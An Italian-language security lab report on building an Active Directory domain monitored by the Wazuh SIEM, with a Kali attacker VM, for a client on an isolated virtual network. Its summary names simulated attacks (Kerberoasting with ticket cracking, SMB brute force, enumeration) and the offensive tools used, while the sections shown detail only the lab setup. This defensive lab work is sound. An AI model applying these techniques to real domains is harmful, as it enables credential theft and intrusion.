LAB DI SICUREZZA CON AD E SIEM

Security Lab Report — Active Directory & Wazuh SIEM

Cliente	ABCD S.p.A.
Oggetto	Laboratorio di Sicurezza con Active Directory e SIEM
Periodo	Aprile 2026
Data del report	3 Aprile 2026
Versione	1.0
Classificazione	STRICTLY CONFIDENTIAL
Redatto da	Viki Susanna Genovese

Questo documento contiene informazioni riservate e proprietarie relative al laboratorio di sicurezza informatica realizzato per ABCD S.p.A. Qualsiasi divulgazione, copia o distribuzione non autorizzata di questo documento, in tutto o in parte, è severamente vietata.

Tutte le attività di simulazione e test sono state condotte in ambiente controllato e virtualizzato, senza impatti su sistemi di produzione.

EXECUTIVE SUMMARY

PANORAMICA: nel periodo marzo–aprile 2026 è stato progettato e implementato un laboratorio di sicurezza informatica in ambiente virtualizzato per ABCD S.p.A., con l'obiettivo di simulare un contesto aziendale reale basato su Active Directory e monitorato da un sistema SIEM.

Il laboratorio comprende un dominio Active Directory (lab.local), un client Windows integrato nel dominio e un SIEM Wazuh distribuito su piattaforma Linux, con l'aggiunta di una macchina attaccante Kali Linux per la simulazione di scenari offensivi realistici.

NOTA: tutte le attività sono state condotte in ambiente virtualizzato, con macchine VMware su rete isolata, senza impatti su infrastrutture di produzione.

ATTIVITA' SVOLTE: il laboratorio ha coperto le seguenti aree operative:

- Progettazione e implementazione dell'infrastruttura di rete virtualizzata
- Configurazione Active Directory Domain Services con dominio lab.local
- Integrazione client Windows 10 nel dominio
- Installazione e configurazione SIEM Wazuh v4.7.5
- Configurazione forwarding log tramite Wazuh Agent su DC e client
- Configurazione audit policy per rilevamento eventi critici
- Simulazione scenari di attacco: brute force, privilege escalation, Kerberoasting, port scanning, enumerazione SMB
- Documentazione dei rilevamenti SIEM con classificazione MITRE ATT&CK

RISULTATI PRINCIPALI: il laboratorio ha dimostrato la capacità del SIEM di rilevare in tempo reale le seguenti categorie di attacchi:

- Tentativi di brute force su credenziali di dominio (Event ID 4625) — rilevati da DC e client
- Escalation di privilegi con aggiunta a Domain Admins (Event ID 4732) — livello critico 12
- Attacchi da Kali Linux: port scanning, brute force SMB, enumerazione aggressiva
- Kerberoasting con cracking del ticket TGS — password recuperata in 19 secondi
- Possibile attacco Pass-the-Hash rilevato automaticamente dal SIEM

VULNERABILITA' IDENTIFICATE: l'analisi ha evidenziato le seguenti criticità:

- ALTA — Sessioni SMB anonime permesse sul Domain Controller
- ALTA — Account di servizio con password debole soggetta a Kerberoasting
- MEDIA — Audit policy non configurata di default
- MEDIA — Firewall UFW disabilitato sul server SIEM
- BASSA — Account di servizio con privilegi eccessivi (membro Domain Admins)

RACCOMANDAZIONI PRIORITARIE:

1. IMMEDIATO (entro 7 giorni): disabilitare sessioni SMB anonime, aggiornare password account di servizio con policy robusta (minimo 20 caratteri).
2. BREVE TERMINE (entro 30 giorni): abilitare firewall UFW sul server Wazuh, implementare Group Managed Service Accounts (gMSA) per rotazione automatica password.
3. MEDIO TERMINE (entro 90 giorni): implementare alert personalizzati su Wazuh, configurare audit policy completa su tutti i sistemi, rivedere i privilegi degli account di servizio.

INTRODUZIONE

SCOPO DEL LABORATORIO: il presente documento riporta la progettazione, implementazione e validazione di un laboratorio di sicurezza informatica realizzato per ABCD S.p.A.

L'obiettivo principale del laboratorio è stato quello di:

- Simulare un'infrastruttura aziendale reale con Active Directory Domain Services
- Implementare un sistema SIEM per il monitoraggio continuo della sicurezza
- Dimostrare la capacità di rilevamento di attacchi informatici reali
- Identificare vulnerabilità nella configurazione e fornire raccomandazioni concrete
- Documentare l'intera catena di attacco secondo il framework MITRE ATT&CK

INFRASTRUTTURA DEL LABORATORIO: il laboratorio è composto da quattro macchine virtuali VMware sulla rete 192.168.148.0/24:

Macchina	Ruolo	OS	IP
WIN-0SHQME8JCQB	Domain Controller	Windows Server 2022	192.168.148.148
DESKTOP-F050ERO	Client	Windows 10 Pro	192.168.148.146
wazuhsiem	SIEM Server	Linux Ubuntu	192.168.148.128
Kali Linux	Macchina Attaccante	Kali Linux 2026	192.168.148.141

STRUMENTI UTILIZZATI:

- Wazuh v4.7.5 — SIEM open-source per monitoraggio e rilevamento intrusioni
- Nmap 7.98 — Port scanning e identificazione servizi
- Hydra v9.6 — Brute force su protocollo SMB
- Impacket v0.14.0 (GetUserSPNs.py) — Kerberoasting
- John the Ripper — Cracking offline hash Kerberos
- enum4linux v0.9.1 — Enumerazione aggressiva SMB/LDAP
- MITRE ATT&CK Framework — Classificazione tecniche di attacco

1. CONFIGURAZIONE DOMAIN CONTROLLER

1.1 Configurazione di Rete

Il Domain Controller è stato configurato con indirizzo IP statico 192.168.148.148.

Il server DNS primario è impostato su se stesso , configurazione obbligatoria per Active Directory Domain Services poichè richiede la risoluzione interna del dominio lab.local.




Figura 1 — Configurazione TCP/IPv4 del Domain Controller: IP statico 192.168.148.148, DNS su se stesso

1.2 Installazione Active Directory Domain Services

È stata eseguita la promozione del server Windows Server 2022 a Domain Controller creando una nuova foresta con dominio radice lab.local; il processo è stato completato tramite la Configurazione guidata di Active Directory Domain Services disponibile in Server Manager.




Figura 2 — Configurazione distribuzione AD DS: nuova foresta con dominio radice lab.local

1.3 Verifica Accesso al Dominio

Al termine del processo di promozione, il server è raggiungibile con l'account LAB\Administrator. La console Active Directory Users and Computers conferma la corretta creazione del dominio lab.local.




Figura 3 — Login LAB\Administrator sul Domain Controller post-promozione




Figura 4 — Console Active Directory Users and Computers con dominio lab.local

2. CONFIGURAZIONE CLIENT WINDOWS 10

2.1 Configurazione di Rete del Client

Il client Windows 10 è configurato con indirizzo IP statico 192.168.148.146. Il server DNS primario punta al Domain Controller (192.168.148.148) ; requisito fondamentale per la risoluzione dei nomi nel dominio.




Figura 5 — Configurazione TCP/IPv4 del client: IP 192.168.148.146, DNS primario 192.168.148.148

2.2 Aggiunta al Dominio lab.local

Il client è stato aggiunto al dominio lab.local tramite le Proprietà di sistema → Cambiamenti dominio/nome computer. L'operazione richiede le credenziali di un account con diritti di join al dominio.




Figura 6 — Configurazione appartenenza al dominio: dominio lab.local selezionato




Figura 7 — Autenticazione con account Administrator per completare il join al dominio

2.3 Verifica dell'Integrazione nel Dominio

Dopo il riavvio del client, l'accesso con l'account di dominio LAB\Administrator conferma la corretta integrazione. I comandi whoami e logonserver confermano che l'autenticazione avviene tramite il Domain Controller WIN-0SHQME8JCQB.




Figura 8 — Login dal client Windows 10 con account LAB\Administrator




Figura 9 — Output whoami: lab\administrator — utente autenticato nel dominio




Figura 10 — Logon server: \\WIN-0SHQME8JCQB — autenticazione tramite DC

3. INSTALLAZIONE E CONFIGURAZIONE SIEM (WAZUH)

Wazuh è una piattaforma open-source di Security Information and Event Management (SIEM) che consente il monitoraggio in tempo reale degli eventi di sicurezza, la correlazione di alert, la gestione delle vulnerabilità e il rilevamento delle intrusioni. La versione installata è Wazuh v4.7.5.

3.1 Installazione Agente sul Domain Controller

Il Wazuh Agent è stato installato sul Domain Controller tramite il comando agent-auth.exe, che ha eseguito la registrazione automatica sul server Wazuh richiedendo e ricevendo una chiave di autenticazione valida. Il servizio WazuhSvc è stato avviato con successo.

